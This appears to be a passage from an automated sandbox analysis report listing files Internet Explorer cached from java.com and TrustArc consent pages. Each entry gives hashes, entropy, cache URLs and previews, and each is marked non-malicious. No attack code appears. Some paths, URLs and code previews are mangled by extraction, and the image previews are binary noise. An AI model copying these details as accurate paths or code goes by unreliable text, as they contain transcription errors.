evt=document.createEvent("Event");evt.initEvent("CookieEventAPI",true,.t rue);elem.dispatchEvent(evt)}}function T</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\G62TDH9B\li18n.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	1190

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\G62TDH9B\jv0_oracle[1].gif	
SSDEEP:	24:DUifmRlw/Uvzy6yDGr+492MDfywVZ2Nje:3fk8Gr+IekZ2Nje
MD5:	9AD2F2B528AB933E785FD31BA5C642D6
SHA1:	8F6519118DC9F35642C046A989302AF11EDD708D
SHA-256:	9DD4760AD78DA6F14A0EDC582C03982A9392AC676244FC762A7B0BA059C24812
SHA-512:	DB643B0921949F79B95DB9F63659E6FA988BFEFC4F4536AFF3FF8E00C6FD5D2FAAA586F1E3039734372BCFA74BE1D50BEF7529B47C1E9D0C62FC2296F0DF07E
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/img/footer/jv0_oracle.gif
Preview:	GIF89a[.....33.....<<.....cc.....??....KK.99.{[.....~.....00....**.....ii.WW....NN.....ZZ.HH....TT.....`..rr.....ff....EE.....\$\$..ll.oo.66.xx.....QQ.....BB.]]...."!!.....9.....@'.....@!.....(.....I.....#.....1.....=1.2.A.J\$......1.....@.....#.....!.....t2t.....#.....`.....3....."l.....W..BB...@.....!.....B.X.....x9...P.4.(hl...X"J.@..P.6l.#..F.,,".....tl....r.ERl...tF!QH!..tP.....@.D!@.R..\$.@..C.J.1.....E6.\$@..H....A..B.g....)a.....f#a0Lc..8l..)H.....L<f.....!.....!s.)`.....7.....D].{.....dt.[7*.O..@.A.@.F..0..3p.,",6.....0<..s...8X.T0\7.(,.....0.(4.h.8..<.....;

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\G62TDH9B\jv0dl_a[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 672 x 128, 8-bit/color RGB, non-interlaced
Category:	downloaded
Size (bytes):	4741
Entropy (8bit):	7.853820287173857
Encrypted:	false
SSDEEP:	96:ySDZ\I09Da01I+gmkyTt6Hk8nTKwD1IBxaf\76744xn+LGDDTmliQceDrr7k:ySDS0tKg9E05TID1Uwf\76744oyalvf0
MD5:	A6BE3E959427A5B5645356CBE0DFCF51
SHA1:	818B4E71DACA0CA889B0714935A159E91C2F1B25
SHA-256:	EEC8393557E19987E71F13592A34E39119CA17F5AC554974B937B437AA7DDC58
SHA-512:	D7C9467FE6DDE7CA9B93F266F10BB0591B23F0E518BD35251A8D0B8E33C3F43A9A5BBC0BDE8AD677E657A45352076D24FF789D0272B6001385EB37B158F9155
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/img/home/jv0dl_a.png
Preview:	.PNG.....!HDR.....[mL.....pHYs.....OICCpPPhotoshop ICC profile..x.SgTS.=...BK...KoR..RB...&*!.J.l...Q..EE.....Q.....!.....{.k.....>.....H3Q5...B.....@..\$.p...d!s.#...~<<+".....x....M..0....B.l....t8K....@z.B..@F....&S....`cb..P.-`".....{.![.....e.D.h;...V.E.X0..fk.9.-.0lWfH.....0Q.).{.`##x....F.W<+..*.x.<.\$9E.[-q.WW..(l.+6a.a.@..y..2.4.....x....6..._...`bb...p@...t~.././...m.%..h^..u..f..@.....W.p.-<<E.....J.B[a.W].g...W.l.-<....\$2].G.....L.....b..G.....".lb.X*.Q.q.D...2."B.)%.d.....>5..j>{.-}c.K'.Xt.....o..(..h...w..?G.%..fl.q.^D\$.T.?....D.*A.....`6.B\$.B.B.d.r').B({.**/.@.4.Qh..p..U.=p.a..(....A...al..b.X#.....!H...\$..Q"K.5H1R.TUH..=r.9.lF...2....G1...Q=...C..7.F...dt1.....r.=6..h..>C.0....3.l0...B.8..c".....V....c.w...E..6.wB.a.AHXLXN.H..\$4...7...Q."".K.&.....b21.XH;#..././{.C.7\$..C2'...l..T...F.nR#...4H.#...dk..9.,

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\G62TDH9B\jv0ht[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 351 x 173
Category:	downloaded
Size (bytes):	5672
Entropy (8bit):	7.931442402707422
Encrypted:	false
SSDEEP:	96:7V+XRRyaia6m3ZU9jfmZBDvseok66dOxoGEIY8DXQBDk8V0SBqOT3QZgJn9o:7CRxia6+U9jfmXYefFcxoGUhQ68V0OwX
MD5:	59AA1CA709F752690212CAE0039B0E4F
SHA1:	BEB6644DF8190D7AF1F3DC1DCB4857AB4AEA74C7
SHA-256:	26070A72AE2C336CE985EA6650D78B61304F75265087DDC7144FB407661637B0
SHA-512:	89A2BA004CEFBBC56F19FD4FFBB8BA02DDA9E1063146101DC418436BFA1396FD28D5E7D3884E9A0D762CAFD1831690A5A96D77CF0EF52AD9FA53C4FE82F7C1D
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/img/home/jv0ht.gif
Preview:	GIF89a.....ddd.....nnn...yyy.....!.....@.....l..8...`(dirD..g...{s.....@.xn...n..h.l.....Hsp.3..Y.n..k.:ZA..q9rw.u8n.PR...d....lM.@.T.@.JE-p..4gvxe.....H..hs.}.f\$Q.....S'.....Z4...j&....K@...W...z.....!..n.4....@\$.<..L..@.%{.ijD..?....+g...e"...S.)Y..(.....@r.....\.....!...p...0..0.Y.&`#B..J...H..8.B.o.l.u...TT.D.X'."D..f=...H.sB.Y.....xzu.T.t[r]{@.#gK.-.B2.d....".3[lp.0.f...O.....3....+.....^X...M.(.+...Tcf.3J.6.D..L....j.%<sBW..9...M.....p^l.....9.74.n.y...K..ha7.....YID..r.%..1.....s".G.f3.XA,l.....!..e.}}T...0..E!...<c.f.&...u..W..^...Y..y%...".....PF).TVi.Xf.e.3..ep..!.....\..l..g0}y....cxl.c.d.[i...H.....A..A..H.....\...D.....!Y.t.!...=N...q.ZI..H..W.*.%j..j.....x...&.....C.4.RP.....%..W.....*+.y..4..\$[.....b.K.`-...;...r.n}m..bp0R.QA.'z...b.A.h.i...+...zq#..2....r.0...DE...T.G.."ln#n".~.+b2.

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\G62TDH9B\layout[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	322
Entropy (8bit):	4.560479140514086
Encrypted:	false
SSDEEP:	6:DxlY1efZT0aOi+xDfQMqMEv1UCTDRnhW56eNzSIMv1H:LFTVrZxDBZE93hw56kz59H
MD5:	A41911032F556116B5525B553DA01655
SHA1:	FFB2132F6CF6F610E70790651DE88E63CE6FF140

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\G62TDH9B\layout[1].htm	
SHA-256:	3E4AA2CB4D372FCBEBA22C9AA960E8779F44B6C9584A8C555409B2CA5D742897
SHA-512:	DFA850FAEE04B38F15653FF551773E727BB1933B8431EC825D90597FF12067D1C327A5EE4FC24032BE64BF012ECCB574B16CCAC24E3479A5FCDD44BC8FDDF08
Malicious:	false
IE Cache URL:	http://https://www.java.com/_compdelivery/_cache_2094/JCOM-SimplePage_Detail/assets/layout.html
Preview:	<pre>{{{variantScr}}}.<div class="row">. {{{fields}}}. <div class="{{divClass}}">. <div class="jvc0w2" data-hydrate="{{hydrateData}}">. {{{body}}}. </div>. </div>. {{{#navWidgets}}}. <div id="leftNavSection" class="jvcs0 clearfix">{{{widgetContent}}}</div>. {{{navWidgets}}}. {{{fields}}}.</div>.</pre>

C:\Users\user\AppData\Local\Microsoft\Windows\I	NetCache\IE\G62TDH9B\promise-polyfill.min[1].js
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	3873
Entropy (8bit):	4.934703049448279
Encrypted:	false
SSDEEP:	96:2sGCUb6HofDX3Z3QL8t5wvDhk98ez8UX9afVBKkfSqIOH:s68I3sayVKzBNaB6q5
MD5:	7ECB657D16B1441F47B83F777AC75DCF
SHA1:	EF2F2A0DD519D2D1CE8D15B00352C26E6BB65762
SHA-256:	E17AE17F90AE983832F3709E67DE0F7902FE1014568410534615235A158D7AF0
SHA-512:	60AF9B02352E61D8CF92C6C6408208B149F9860605B1CFA75E0C76D56C1BCBD32FFAB25DF16647D8545ED517654E316ED6FC651A26BDFD1AA650C719B57F81A7C
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/js/promise-polyfill.min.js
Preview:	<pre>!function(e,t){"object"==typeof exports&&"undefined"!=typeof module?t():{"function"==typeof define&&define.amd?define(t):t()}{0,function(){{"use strict";function e(e){var t=this.constructor;return this.then(function(n){return t.resolve(e)}).then(function(){return n}}),function(n){return t.resolve(e)}).then(function(){return t.reject(n)}})}function t(e){return new this(function(t,n){function o(e,n){if(!n&&"object"==typeof n "function"==typeof n){var f=n.then;if("function"==typeof f)return void f.call(n,function(t){o(e,t)},function(n){r[e]={status:"rejected",reason:n},0===--i&&t(r)});r[e]={status:"fulfilled",value:n},0===--i&&t(r)}if(!e "undefined"==typeof e.length)return n(new TypeError(typeof e+" "+e+" is not iterable(cannot read property Symbol(Symbol.iterator)"));var r=Array.prototype.slice.call(e);if(0===r.length)return t([]);for(var i=r.length,f=0;i<r.length>f;f++)o(f,r[f])}})}function n(e){return(!e "undefined"==typeof e.length)}function o(o){function r(e){if(!(this instanceof r))</pre>

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\G62TDH9B\render[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	exported SGML document, UTF-8 Unicode text
Category:	downloaded
Size (bytes):	9798
Entropy (8bit):	4.822811148672577
Encrypted:	false
SSDEEP:	192:TN4cGGvCMLnJU5faTF77TkSbGibbc1F0MUJhE24o5sRXqMzXpsvo9LM9dqIC:TNuC+gJtmB8J4mvE5
MD5:	CDA175F1776F94D8025CF4B6578D5EDB
SHA1:	A9E38E986A90632E63007E6F77DB0CD055F64442
SHA-256:	610CEE97B15F5669A733F0802726988EA641C103C10AFAAA7353D2C6C3878840
SHA-512:	A9B691A6D6708C83D5A27783F8C8BD6223056DB2149DC25FAA2137B52FE45C075099D33EDA5A18BB0B6AAF80E515CDD156E3929FF8A6A2BF50D4B9072609255
Malicious:	false
IE Cache URL:	http://https://www.java.com/_compdelivry/_cache_2094/JCOM-SimplePage_Detail/assets/render.js
Preview:	<pre>/**. * Copyright (c) 2019 Oracle and/or its affiliates. All rights reserved.. * Licensed under the Universal Permissive License v 1.0 as shown at http://oss.oracle.com/licenses/upl.. *//* globals define,console */define([. "jquery",... "mustache"... "marked"... "text!./layout.html"], function (\$, Mustache, Marked, templateHtml) {... "use strict";...// Content Layout constructor function...function ContentLayout(params) {...this.contentItemData = params.contentItemData {}...this.scsData = params.scsData;...this.contentTypeClient = params.contentTypeClient;...}...// Helper function to format a date field by locale...function dateToMDY(date) {...if (!date) {...return ""...}...}...var dateObj = new Date(date)...var options = {...year: "numeric",...month: "long",...day: "numeric",...hour: "2-digit",...minute: "2-digit"...}...var formattedDate = dateObj.toLocaleDateString("en-US", options);...return formattedDate;...}...// Helper function to parse markdown text...function parseMarkdown(mdText</pre>

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\E\G62TDH9B\ls_code_remote[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	3135
Entropy (8bit):	5.343899292674586
Encrypted:	false
SSDEEP:	48:Tlx98yes/Y1josQ45klIJYaygOOObTVno4b6GablufdB:MPTh/Y1E4xISObBrZabddB
MD5:	013C759D9E735927DE9443BA35B4FDDB
SHA1:	2D14300D76E34B41EFD5A8EA57E4A79859571F4
SHA-256:	BFF04C18BF3D41EA1E9AE7B5C7694782D282907AE8B3BE78B7FED1ACD5D3DB61
SHA-512:	0613D1DAB0F61A085229982D9DEEDB50B30A6481B072912B8C4868E5BB973391615A2612394AA4E2F5214174CA5078ECD9D940DE508B062855D6B48793B921F7
Malicious:	false
IE Cache URL:	http://https://www.java.com/ cache 4ba9/ themesdelivery/JCOM Base Theme/assets/js/s code remote.js

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\G62TDH9B\ls_code_remote[1].js

Preview:	<pre>/*!.#####.# S_CODE_REMOTE.JS.# Version: 1.00.# BUILD DATE: Tue Jul 17 2018 12:05:01 GMT-0400 (Eastern Daylight Time).# COPYRIGHT ORACLE CORP 2018 [UNLESS STATED OTHERWISE].#####.*/.try{oracle.truste.api.getConsentDecision().consentDecision;oracle.truste.api.getConsentDecision().source}catch(err){var oracle=oracle {};oracle.truste={};oracle.truste.api={};(function(){var trusteeStorageItemName="truste.eu.cookie.notice_preferences";this.getCookieName=function(){return"notice_preferences";this.getStorageItemName=function(){return trusteeStorageItemName}}).apply(oracle.truste);(function(){var trusteeCommon=oracle.truste;function getCookie(cookieKey){for(var name=cookieKey+"=",cookieArray=document.cookie.split(";"),i=0;i<cookieArray.length;i++){for(var c=cookieArray[i];" "==c.charAt(0);c=c.substring(1);if(0==c.indexOf(name))return c.substring(name.length,c.length))return null}function getLo</pre>
----------	--

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\IOTUW0Q90\10.cache[1].js

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	248479
Entropy (8bit):	5.679841116358217
Encrypted:	false
SSDEEP:	6144:T4Kg0YE59pQVZ0QfqOWlyMeTsBXnYZEq+3:T4K3pwqoOUXnYk
MD5:	C0505C29146931555F03C9B1CA33ADA8
SHA1:	C9419243DC3B06FE21B54BD41FBC4FC9AEA3A986
SHA-256:	B36941FAFF55CB4E1DB3A8DA151B535DC1F330D85AF2F6929C939176D534041F
SHA-512:	B18667E764CD16550782EDE46B80AFA41632A0DBAC44B1EA7A54F8EB9482541D7D191C2AC9B27F7E1E256A5C0C36764F6C59C8AA72AC18CD9A29062A7826C5
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/defaultpreferencemanager/deferredjs/0D070042D9C67A68E1A4BF804E6E0E06/10.cache.js
Preview:	<pre>function Rb(){function Vb(){function up(){function Kp(){function Qp(){function Wp(){function bq(){function zq(){function Qq(){function er(){function lr(){function \$u(){function oU(){function sU(){function xU(){function HU(){function oV(){function rV(){function uV(){function xV(){function vW(){function QW(){function rX(){function uX(){function BX(){function EX(){function KX(){function EY(){function HY(){function G_(){function M7(){function P7(){function wbb(){function lcb(){function ocb(){function Meb(){function efb(){function hfb(){function kfb(){function nfb(){function qfb(){function ufb(){function xfb(){function Vjb(){function ltb(){function zyb(){function Jyb(){function hzb(){function Rzb(){function Uzb(){function UOb(){function MOb(){function QOb(){function GMb(){function XNb(){function KPb(){function xQb(){function RSb(){function YSb(){function dTb(){function kTb</pre>

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\IOTUW0Q90\GoJava[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 125x132, frames 3
Category:	downloaded
Size (bytes):	5138
Entropy (8bit):	7.907565594845598
Encrypted:	false
SSDEEP:	96:T2A9GXRAkg1UYIpLaZwJALfmJSB2vulzEviYHO6tuo8U5GmON0/52twL9:aA9Gtg1UYuLaZWnACgzBaRGmaE52e
MD5:	EB9F0779D76A650F83ACA4488C7B303A
SHA1:	83165410DE505BA628634CC0CCC7CE737248CAA8
SHA-256:	C004C648BEDEF20A52400C2A0CDBC5301ED8FB982D2731798C3620734F145C61
SHA-512:	81ABDF6802666D5AED53F5E5F7780877A276585536FC41A878FCBC5E5ABA96DB29A494DF536A7F6F40CFE97C39550D997C8F5A87245BEC3B74DCF8EBB46D530
Malicious:	false
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/assets/CONT2A739CE297364EFC962C8074B610F485/native?cb=_cache_97bc&channelToken=1f7d2611846d4457b213dfc9048724dc
Preview:	<pre>.....JFIF.....d.d.....C.....!....."\$".\$......C.....}.!.....K.....!1...Aaq..."4QRSUt....u....26B...#\$.b...3Ccr.....9.....!14q....AQRa..."\$3..#25B.....?.....2R....d.3.BaJ.K.AE.Q.\$Z.o.....L..K.C4My&...X...*i.....b.SP>...^1O.....m....g.E.._...C...b.SP>...^1O.....m.r..xtG.K~...9x.>..]=...b.SP>.....~...Tr.)M@.&{h9x>..]=.....*~.....L..r.)M@.&{h...3.?..U.[.=Q..).5.....L...w...g.D-(...z.3b.E...U.S....7...r...n0:U.:{qc...K...>Q.U.6...Na.kp...R.g...6..'.O..G.#"-..M.....mD.-V.... B"+...3.zO....OZ~..AzF...=...W....H.....Y..'.d....~...V.J.):sN..,S.\$..*%?.&..1_...E0...q.2..+.Z..L^..nH....0...j..O<..2.U..Nc.F.B.YB.R...t.g..c..C9.#....A.....u..`L:..E.`L.Sw.....#.fb.l...#.O../H.?....P.J</pre>

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\IOTUW0Q90\JavaOne(2)(2)[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 125x132, frames 3
Category:	downloaded
Size (bytes):	4960
Entropy (8bit):	7.909328562752296
Encrypted:	false
SSDEEP:	96:HQsYCRWH4SNU2NA03ysP2sGzaXFo9ThquCgNeEKC3OenqzTUDD:HQsaH4SR22nP2sGzaX+Thq/gTKI5qlID
MD5:	B85FC09ACE4EA90361D6D0953777F962
SHA1:	92313189D76D3F36D3727C81FD22268C14136307
SHA-256:	6A258C518CC6607283FE30819E15F51680BB08ECE976FEC96D3646B29AA964F7
SHA-512:	5B761FF706A496BBFA4D5F2AB3FD8FF8EA8977DA8188D001A61FC0B2EDF66B2BB2A61A2068AED0A0881FBE702A0EF89C6E80F114E8F0DEC04052A58504AAB52
Malicious:	false
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/assets/CONTA16A22C5FE954903AC54EDE7D0200709/native?cb=_cache_97bc&channelToken=1f7d2611846d4457b213dfc9048724dc

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\IOTUW0Q90\JavaOne(2)(2)[1].jpg	
Preview:	JFIF.....C.....!....."\$".\$......C.....}.!.....N.....!1.A."3QRaq .%2b.....#\$BDt...5CSr.....Td.....3.....!13...AQRaq..."2...#b.....?..6...i...K..mr..he.P...*?...lq].....?..~...C..AK5.g..rSp..06.p.j...o...Y.7O.# {..?..O..!'=O..\$......Y..\$.5w.j7.....e~<...P...q.>.s;.s.r?..i..z5r..E....^f..u..f.s.)?;{...OH.Uz.61."*...?..=..>.q..V....U=z..~.*.....}.vcm*K..OL..k..&Do.....y..J.....x.MS.+.....^x..U.j .n3{....!VL.....Wq..."7..#..X*.....>u..vGoE.Gnw\$0O).....uM+.#F..Gs..S...M7'....v....{to...-V5....O..o...)}"-(.).Aa_P';.).....%tL[.v6.T..d..4N.AQZ.....Ty&.%... w..... G~...mGQ4.....@.O..j]5..mq'.. [. ..<.....bp.. UT.....]t.....A^RoU.#..*.....0.."%^,\$.+....l....(.~v...Q..._X.

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\IOTUW0Q90\cookie_iframe[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	5014
Entropy (8bit):	5.070770931797894
Encrypted:	false
SSDEEP:	96:yGYYyXNFxNmFZiQ/BDZhFlgRxlwKRpRTWukeWaTESXDAvdD9iPDJi/dDJ3DDJJ2:yGYYgNLNmSQ5FPIgHILWaTESXDAvdD9k
MD5:	1159F3467D523D0578BC6FAFEDD369EC
SHA1:	9F08758879C608D2C718071344B96CEC910499B3
SHA-256:	E5356C4D200584B116D9AC14F89D883B120DBE4D7878914A4FA22358074C74F8
SHA-512:	22DAD07905FBB2399C7E83E81FE7514C0B2AF69C384B99CB93805884AFF55B82A6A090A57CC1C3B5435760FB1659BFCBD3A4A1EAE0DB0EA3FC8FE379551698E
Malicious:	false
IE Cache URL:	m=1&layout=default_eu&irm=undefined&from=https://consent.trustarc.com/">http://https://prefmgr-cookie.truste-svc.net/cookie_js/cookie_iframe.html?parent=https://consent-pref.trustarc.com/?type=oracle6&site=oracle.com&action=notice&country=ch&locale=en&behavior=expressed>m=1&layout=default_eu&irm=undefined&from=https://consent.trustarc.com/
Preview:	<html>.<body>.<script type="text/javascript"> .function createCookie(name,value,days) { . if (days) { . var date = new Date();. date.setTime(date.getTime()+ (30000));. var expires = "; expires="+date.toGMTString();. } . else var expires = "";. if (shouldSendSameSiteNone(navigator.userAgent)) { . document.cookie = name+"="+value+expires+"; path=/; secure; SameSite=None";. } else { . document.cookie = name+"="+value+expires+"; path="/;. } }.function readCookie(name) { . var nameEQ = name + "=";. var ca = document.cookie.split(';');. for(var i=0;i < ca.length;i++) { . var c = ca[i];. while (c.charAt(0)==' ') c = c.substring(1,c.leng th);. if (c.indexOf(nameEQ) == 0) return c.substring(nameEQ.length,c.length);. } . return null;.}.function eraseCookie(name) { . createCookie(name,"",-1); }.function gup(name) {. name = name.replace(/\ /, "\\\ ").replace(/\ /, "\\\ ");. var regexS = "\\?&"+name+"=([^&#]*)";.

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\IOTUW0Q90\cookie_inneriframe[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	2008
Entropy (8bit):	5.157980344637123
Encrypted:	false
SSDEEP:	48:R+AWZDXeNYhGtcO4S63v0SaATPsLXQa+/NT:GbcciSaATkLgV
MD5:	D09BEB4594BA45F809C9DB7E4429551B
SHA1:	6E2D0D8C237175DB1509E707B7166042D65C694B
SHA-256:	A2DE091C86C5A7B6DCC572EB6E5A76C2CD72CE27A2042A8DC2974F15B33566ED
SHA-512:	2D5373C167742FFB7654D528BE59029BB930221588A49B27FD3AF17EB9457EC6E41D76F1C040BF21E35A8E94B372AE5F87E95B91C4EB5F70CFFF584B314DCFFC
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/cookie_inneriframe.html
Preview:	<html>.<body>.<script type="text/javascript">. function getSameSiteValue(){. var isHttps = ((self.location.protocol == "https:") ? " Secure;" : ""); //conditionally adds Secure tag only if parent frame is HTTPS. var sameSiteValue = isHttps ? "None;" : "Lax;";. var cookieAttrb = (" SameSite=" + sameSiteValue) + isHttps;. return cookieAttrb;. }...function sameSiteCompatible(userAgent){...return !hasWebKitSameSiteBug(userAgent);...}.function hasWebKitSameSiteBug(userAgent){...return islosVersion(12, userAgent) (checkMacOSVersion(userAgent) && checkIfSafariBrowser(userAgent)) checkChromeVersion(userAgent);...}.function islosVersion(major, userAgent){...var retVal = true;...var start = userAgent.indexOf('OS');...if ((userAgent.indexOf('iPhone') > -1 userAgent.indexOf('iPad') > -1) && start > -1){...var i osVersion = window.Number(userAgent.substr(start + 3, 3).replace(' ', ''));.....if(iosVersion > major){.....retVal = false;.....}...}els

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\IOTUW0Q90\en[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	7868
Entropy (8bit):	5.956373091566649
Encrypted:	false
SSDEEP:	192:EwwXRwOI5C0n1YxSLZ95Dd+wThMaBumtK/CvVIYV2Bq:EwwXRwXC0n1YcL5h+wThxgoVl0J
MD5:	FB17EC6F8E4F7444247DB490B947C140
SHA1:	B7A549889799CBAD28CB8DF7AAE1886E30B68E58
SHA-256:	4DA0B34A5D69C562BE7F34430A14DF7BAFA784BA6950EF9E535D035E9F676553
SHA-512:	EF554AFC7D150947444893E32AE9861C359CE955537B52A479738C9D4FABCC7B63B18EB93ACF46B56E01299CEF95D5D80289701BD123030524B30147147FAC60
Malicious:	false
IE Cache URL:	http://https://www.java.com/en/

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\OTUW0Q90\en[1].htm	
Preview:	<!DOCTYPE html>.<html>.<head>.<script type="text/javascript">.var SCSCacheKeys = {..product: '_cache_24c8',..site: '_cache_d099',..theme: '_cache_4ba9',..component: '_cache_2094',..caas: '_cache_97bc'.};.</script>.<meta http-equiv="X-UA-Compatible" content="IE=edge">.<meta name="viewport" content="initial-scale=1">.<script type="text/javascript">.var SCS = { sitesCloudCDN: 'https://static.oracle.com/cdn/cec/v21.2.1.30',sitePrefix: '/site/JCOM/' };.</script>.<script src="https://static.oracle.com/cdn/cec/v21.2.1.30/_sitesclouddelivery/renderer/controller.js"></script>..<script>(window.BOOMR_mq=window.BOOMR_mq []).push(["addVar",{"rua.upush":"false", "rua.cpush":"false", "rua.upre":"true", "rua.cpre":"false", "rua.uprl":"false", "rua.cprl":"false", "rua.cprf":"false", "rua.trans":"SJ-1acddf3f-8db4-4a02-b4dc-17912945ae6d", "rua.cookie":"true", "rua.ims":"false", "rua.ufprl":"false", "rua.cfprl":"false", "rua.isuxp":"","rua.textp":""});</script>.<script>function(e){var n="

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\OTUW0Q90\header[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	117
Entropy (8bit):	4.339316892918074
Encrypted:	false
SSDEEP:	3:FnxKp6jJGAJqjwba3fEVRVJTt8VJfB8JHBV:FnxKpMjpa30RN8VJZqv
MD5:	7C75E3C13ECB36C435F0DBB588121F1E
SHA1:	786BDF8C01C423B57F3E32FE4EDFA6BAB8E609A5
SHA-256:	47FC7E24694B95D777E8DD251A1DC715C0E92EA0DE35873C5790F776FE34C7BA
SHA-512:	2FD948BC233EBEACD28380CDEBE5BB8AA039931BFEC2F9ACD89AFAE83B9DD76CD69E6FD46B0E52CCD29458900EF26120854168BDB285D4D4093148CCE01B89
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/translations/header.js
Preview:	define({root:!0,de:!0,es:!0,fr:!0,it:!0,ja:!0,ko:!0,nl:!0,pl:!0,"pt-BR":!0,ru:!0,sv:!0,tr:!0,"zh-CN":!0,"zh-TW":!0});

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\OTUW0Q90\header[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	56
Entropy (8bit):	4.322381431056328
Encrypted:	false
SSDEEP:	3:FnW0CfpAGjgeJnTH+aHI:FnTCfJEeNTzHI
MD5:	D49AB4376BCF767AA505976C21CE99FB
SHA1:	67A54CA68A46E20B1081EAE5B36B6396DAB55D5A
SHA-256:	EA733AF2869543FF1CD17BC8F77F5CE7BFC0C76EA801EC8B0B92F727B29AC797
SHA-512:	998FE632B2B73034C622A7AEDE7735E79F3ED7F9E0B6C87046298B8FCD1D6C6F08546999A027ABA6A2E6E01D97775D8C520A67BC281EDAE956B80FEE3C200DA
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/translations/root/header.js
Preview:	define({select_lang:"Select Language",Search:"Search"});

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\OTUW0Q90\jv0_search_btn[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 19 x 18
Category:	downloaded
Size (bytes):	99
Entropy (8bit):	5.689180797659173
Encrypted:	false
SSDEEP:	3:Clp6Wnta/CSxlOnRFSLUA6wZzzjgPQ2/rnle:Up9oaSjlOLUOjgPxrl
MD5:	6B63F7479D5FDCFF11F57F1315339A071
SHA1:	0552EA5365B2C87B850DB6974645F0D81FBD22F8
SHA-256:	AC0AFC4A38CF993FF8048D40E16725EC2C5A59737E68A4DC741A8EDD6A7D3384
SHA-512:	CD875B3E9F87D9BB13784AEFAF9B155603C7A9E32008CEB7DE69DBF78A15D0EC3BE3664ABB1ACF82227D42DFF0BFEF0DBB9FE46E71F1348C164F6D4E5F6A7E8D
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/img/header/jv0_search_btn.gif
Preview:	GIF89a.....!.....4..h...HX1...=L...xP.....R&...u+...f!*(Af...;

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\OTUW0Q90\metrics_group1[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	C source, ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	33056
Entropy (8bit):	5.8215192547091705

C:\Users\user1\AppData\Local\Microsoft\Windows\INetCache\IE\IOTUW0Q90\setupLibs[1].js	
Entropy (8bit):	5.318338031938511
Encrypted:	false
SSDEEP:	24:xaJ0n6WpZCBqmluHN2jIw30UfImd0/yqUmeyFC1cwKYmRNymRloTV/2k/VT7G1Rb:EJ0n6WpZCj0VkuU0/yqUHgC1bARJ0d
MD5:	D0C9B1531E2D775FCFDD4AE7BE117F1
SHA1:	6A2EF6AE293DAA32312FF20677F03820BE192C84
